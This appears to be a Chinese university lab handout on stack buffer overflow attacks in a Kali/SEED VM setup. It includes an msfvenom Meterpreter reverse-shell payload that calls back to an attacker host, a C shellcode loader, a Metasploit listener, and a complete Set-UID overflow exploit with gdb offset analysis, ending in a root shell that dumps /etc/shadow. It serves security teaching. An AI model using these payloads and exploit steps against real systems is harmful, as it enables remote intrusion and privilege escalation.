实验 3 缓冲区溢出实验

3.1 【实验目的】

1） 理解进程和调用栈的相关概念；

2） 理解 shellcode 运行的原理；

3） 理解栈溢出的原理；

4） 掌握基本的栈溢出攻击技术。

3.2 【实验内容】

1） 编写程序测试 Shellcode；

2） 通过栈缓冲区溢出进行提权；

3） 提升难度的栈缓冲区溢出提权。

3.3 【实验原理】

缓冲区溢出是目前最常见的一种安全问题，操作系统以及应用程序大都存在缓冲区溢出漏洞。缓冲区是一段连续内存空间，具有固定的长度。缓冲区溢出是由编程错误引起的，当程序向缓冲区内写入的数据超过了缓冲区的容量，就发生了缓冲区溢出，缓冲区之外的内存单元被程序“非法”修改。


一般情况下，缓冲区溢出导致应用程序的错误或者运行中止，但是，攻击者利用程序中的漏洞，精心设计出一段攻击载荷，覆盖缓冲区之外的内存单元，并劫持程序的控制流程，运行特意设计的 shellcode，从而获取系统的控制权。

目前，操作系统（Windows、Linux、Unix）、数据库以及应用软件主要采用 C/C++语言开发，但 C/C++语言缺乏数组边界条件检查、程序执行不受控制等特点，因此，这些软件不可避免地存在缓冲区溢出漏洞，成为安全隐患。

3.4 【实验步骤】

实验过程中，如果涉及到多机环境，其网络连接及实体命名方式参考下图，同时应

确保宿主机、kali（攻击机）、seedubuntu（靶机）之间网络连通。



（一）编写程序测试 shellcode

（1）用 msfvenom 生成 shellcode（kali 上操作）

msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=8848 -f c -o metershellcode.c

注意这里的 LHOST 和 LPORT 是监听端的配置。

（2）编写 C 程序调用所生成的 shellcode（靶机上操作）

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
unsigned char buf[] =
"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89""\xe1\xcd\x80\x97\x5b\
x68\xc0\xa8\x38\x67\x68\x02\x00\x22\x90""\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x
43\xcd\x80\x85\xc0""\x79\x19\x4e\x74\x3d\x68\xa2\x00\x00\x00\x58\x6a\x00\x6a\x05""\x
89\xe3\x31\xc9\xcd\x80\x85\xc0\x79\xbd\xeb\x27\xb2\x07\xb9""\x00\x10\x00\x00\x89\xe
3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd""\x80\x85\xc0\x78\x10\x5b\x89\xe1\x99\xb2\x6a\
xb0\x03\xcd\x80""\x85\xc0\x78\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb\x01\x00\x00""\x00\
xcd\x80";
int main(int argc, char **argv)
{
int (*func)() = (int(*)())buf;
func();
return 1;
}
```

其中的 buf[]即为第一步里面生成的 buf[]。

（3）编译程序，命令：（靶机上操作）

gcc -m32 -z execstack -o a32.out call_shellcode.c

（4）msf 打开侦听服务，接收来自后门的 reverse shell 连接（kali 上操作）

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linx/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(multi/handler) > set LPORT 8848
LPORT => 8848
msf exploit(multi/handler) > exploit
```

可以尝试其它载荷，或者自己编写的 shellcode。

例如利用 msfvenom 生成运行命令的 shellcode。命令：

msfvenom -p linux/x86/exec --list-options

查看 payload 的相关信息：

```
Options for payload/linux/x86/exec:
  ==========


       Name: Linux Execute Command
     Module: payload/linux/x86/exec
   Platform: Linux
       Arch: x86
Needs Admin: No
 Total size: 20
       Rank: Normal

Provided by:
    vlad902 <vlad902@gmail.com>
    Geyslan G. Bem <geyslan@gmail.com>

Basic options:
Name  Current Setting  Required  Description
----  ---------------  --------  -----------
CMD                    no        The command string to execute

Description:
  Execute an arbitrary command or just a /bin/sh shell
```

根据提示，用如下命令生成应用 c 程序的 shellcode:

msfvenom -a x86 --platform linux -p linux/x86/exec CMD=/bin/sh -f c -o shell.c

这里表示 shellcode 的功能是运行/bin/sh，如果要运行其它命令，只需替换 CMD=XXXX 即可。

实验报告中要求截图展示过程，特别是进入 meterpreter shell 的操作，表明能够远程访问

目标主机。

【在 kali 2022 上编译上述代码会失败，因为其不支持编译 32 位程序，解决方案：
sudo apt-get install libc6-dev-i386 gcc-multilib
把 shellcode 作为局部变量，不要作为全局变量（会发生段错误）。
老版本的 kernel，当编译时带-z execstack 时，各 segment 都是 executable 的，也就是放全局变量也是可以运行的；但是新版本（5.4 之后，如 kali 2022）的 kernel，仅限于 stack 是 executable 的，因此只有当 shellcode 作为局部变量时才能正确运行。】

（二）通过栈缓冲区溢出进行提权(靶机上操作)

在这一步中，我们将通过对一个具有 Set-UID 权限的程序进行缓冲区溢出攻击，以达到提权的目的。一个程序（或者命令）设置了 suid 权限，当具有运行权限的其它用户（非属主）运行该程序时，其 euid 就是该程序的属主。比如/usr/bin/passwd 程序：

```
kali@kali:~$ ll /usr/bin/passwd /etc/shadow
-rw-r----- 1 root shadow  1822 Oct 15  2021 /etc/shadow
-rwsr-xr-x 1 root root   63960 Feb  7  2020 /usr/bin/passwd
kali@kali:~$
```

当普通用户（非 root）修改其口令时，需要对/etc/shadow 文件中的相应账户信息作修改。但是，如果普通用户能够访问/etc/shadow 文件，则普通用户也可以访问其他用户的账户信息，显然不合理。类 UNIX 系统提供了一种 Set-UID 权限来解决此类问题，Set-UID 权限则使得其他具有运行权限的用户在运行该程序（/usr/bin/passwd）时，对应进程的 euid 为该程序的 owner(root)，那么该进程就可以修改/etc/passwd(其属主为 root)里面的内容（修改其口令）。当一个进程通过 exec()运行一个没有设置 Set-UID 的文件时，将保留其 ruid、euid、suid。也就是我们可以通过对 Set-UID 的程序进行溢出攻击，如果该程序的属主为 root，那么溢出生成的 shell 就具有 root 权限，达到提权的目的。

【相关疑问：那么既然/usr/bin/passwd 文件具有 Set-UID 权限，普通用户可以修改自己的口令，为什么不能修改其它用户的口令呢？这是由/usr/bin/passwd 程序本身来控制的，只有当前用户为 root 或者当前用户的真实 id 和要修改的/etc/shadow 文件中对于的账户 ID 一致时，才能进行修改。】

（1）环境设置

关闭地址空间随机化，命令：

sudo sysctl -w kernel.randomize_va_space=0

配置/bin/sh。Ubuntu OS 中，/bin/sh 的符号链接指向/bin/dash shell，而 dash shell 中实现了安全对策，用于防止 dash 以 Set-UID 权限运行。如果 dash 监测到被运行为 Set-UID 进程，则立即修改其有效 UID 为进程的真实用户 ID。/bin/bash 也实现了类似的机制。

因此，无法通过/bin/dash 或者/bin/bash 实现提权的效果。为了通过运行/bin/sh 实现提权的效果，需要将其链接到没有实施防御措施的 shell 程序，这里选择/bin/zsh。

命令：

sudo ln -sf /bin/zsh /bin/sh

（2）编译目标程序

有漏洞的程序如下：

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 400    */
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
```

```
    FILE *badfile;

     /* Change the size of the dummy array to randomize the parameters
        for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE];    memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

构建目标程序：

gcc -m32 -o stack -z execstack -fno-stack-protector stack.c

（3）修改目标程序权限

首先，切换到 root 用户。然后，运行命令：

chown root stack

chmod 4755 stack

（4）分析程序二进制代码

```
[09/19/21]seed@VM:~/xxx$ gdb -q stack
Reading symbols from stack...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484ee: file stack.c, line 36.
gdb-peda$ r
Starting program: /home/seed/xxx/stack
[----------------------------------registers-----------------------------------]
EAX: 0xb7fbbdbc --> 0xbffff3fc --> 0xbffff554 ("XDG_SESSION_ID=64")
EBX: 0x0
ECX: 0xbffff360 --> 0x1
EDX: 0xbffff384 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffff348 --> 0x0
ESP: 0xbffff130 --> 0xb7fdb2e4 --> 0x0
EIP: 0x80484ee (<main+20>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```

反汇编 main 函数

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x080484da <+0>:     lea    ecx,[esp+0x4]
   0x080484de <+4>:     and    esp,0xfffffff0
   0x080484e1 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080484e4 <+10>:    push   ebp
   0x080484e5 <+11>:    mov    ebp,esp
   0x080484e7 <+13>:    push   ecx
   0x080484e8 <+14>:    sub    esp,0x214
=> 0x080484ee <+20>:    sub    esp,0x8
   0x080484f1 <+23>:    push   0x80485d0
   0x080484f6 <+28>:    push   0x80485d2
   0x080484fb <+33>:    call   0x80483a0 <fopen@plt>
   0x08048500 <+38>:    add    esp,0x10
   0x08048503 <+41>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048506 <+44>:    push   DWORD PTR [ebp-0xc]
   0x08048509 <+47>:    push   0x205
   0x0804850e <+52>:    push   0x1
   0x08048510 <+54>:    lea    eax,[ebp-0x211]
   0x08048516 <+60>:    push   eax
   0x08048517 <+61>:    call   0x8048360 <fread@plt>
   0x0804851c <+66>:    add    esp,0x10
   0x0804851f <+69>:    sub    esp,0xc
   0x08048522 <+72>:    lea    eax,[ebp-0x211]
   0x08048528 <+78>:    push   eax
   0x08048529 <+79>:    call   0x80484bb <bof>
```

找到

call …<bof>语句

其前面的语句

lea ……ebp - 0x211 则为 str 的地址

把 shellcode 放到 str 首地址偏移 100 的位置，计算 shellcode 起始地址：

```
   0x0804858c <+130>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x0804858f <+133>:   leave
   0x08048590 <+134>:   lea    esp,[ecx-0x4]
   0x08048593 <+137>:   ret
End of assembler dump.
gdb-peda$ p/x $ebp-0x211
$1 = 0xbffff137
gdb-peda$ p/x $1 + 0x64
$2 = 0xbffff19b
gdb-peda$
```

即地址为 0xbffff19b

继续分析程序，确定 RIP 的地址：

```
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   ebp
   0x080484bc <+1>:     mov    ebp,esp
   0x080484be <+3>:     sub    esp,0x28
   0x080484c1 <+6>:     sub    esp,0x8
   0x080484c4 <+9>:     push   DWORD PTR [ebp+0x8]
   0x080484c7 <+12>:    lea    eax,[ebp-0x20]
   0x080484ca <+15>:    push   eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    esp,0x10
   0x080484d3 <+24>:    mov    eax,0x1
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
gdb-peda$
```

找到

call ……<strcpy…>语句

其前面的语句

lea ……ebp - 0x20 则为 buffer 的地址

则 buffer 的起始地址到 ebp 的距离为 0x20，那么 buffer 的起始地址到 return address 的距离为 0x20 + 4 = 0x24

因此在此偏移量位置存放跳转（shellcode）地址

（5）编写利用程序

```
/* exploit.c  */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80";

char shellcode_address[]="\x9b\xf1\xff\xbf";

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer+100,shellcode);
    memcpy(buffer+0x24,shellcode_address,4);
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);

    return 0;
}
```

编译并运行利用程序

```
[09/19/21]seed@VM:~/xxx$ gcc -o exploit exploit.c
[09/19/21]seed@VM:~/xxx$ ./exploit
[09/19/21]seed@VM:~/xxx$ ll
total 40
-rw-rw-r-- 1 seed seed  517 Sep 19 23:00 badfile
-rwxrwxr-x 1 seed seed 7600 Sep 19 23:00 exploit
-rw-r--r-- 1 seed seed 1339 Sep 19 22:59 exploit.c
-rw-rw-r-- 1 seed seed   12 Sep 19 21:25 peda-session-stack.txt
-rw-rw-r-- 1 seed seed   12 Sep 19 04:19 peda-session-zsh5.txt
-rwsr-xr-x 1 root seed 9772 Sep 19 21:22 stack
-rw-rw-r-- 1 seed seed  983 Sep 18 02:30 stack.c
[09/19/21]seed@VM:~/xxx$
```

（6）漏洞利用

因为 badfile 已经准备好了，因此直接运行 stack 程序即可。

```
[09/19/21]seed@VM:~/xxx$ ll
total 40
-rw-rw-r-- 1 seed seed  517 Sep 19 23:00 badfile
-rwxrwxr-x 1 seed seed 7600 Sep 19 23:00 exploit
-rw-r--r-- 1 seed seed 1339 Sep 19 22:59 exploit.c
-rw-rw-r-- 1 seed seed   12 Sep 19 21:25 peda-session-stack.txt
-rw-rw-r-- 1 seed seed   12 Sep 19 04:19 peda-session-zsh5.txt
-rwsr-xr-x 1 root seed 9772 Sep 19 21:22 stack
-rw-rw-r-- 1 seed seed  983 Sep 18 02:30 stack.c
[09/19/21]seed@VM:~/xxx$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
# cat /etc/shadow
root:$6$NrF46O1p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEEO5wj8aU3GRHW2BaodUn4K3vgyEjwPspr
/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
```

（三）通过栈缓冲区溢出进行提权—升级版

(1) 把 stack.c 程序的 BUFF_SIZE 修改为 48，重新进行攻击测试。

(2) 修改 stack.c 程序为如下的 stack2.c，重新进行溢出攻击。

```
/* Vunlerable program: stack2.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 40
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char dummy[BUF_SIZE];
    char str[517];
    FILE *badfile;
```

```
        /*char dummy[BUF_SIZE];*/
        memset(dummy, 0, BUF_SIZE);

        badfile = fopen("badfile", "r");
        fread(str, sizeof(char), 517, badfile);
        bof(str);
        printf("Returned Properly\n");
        return 1;
}
```

(3) 尝试注入不同的 shellcode。

3.5 【实验报告】

说明实验过程。

进行结果分析。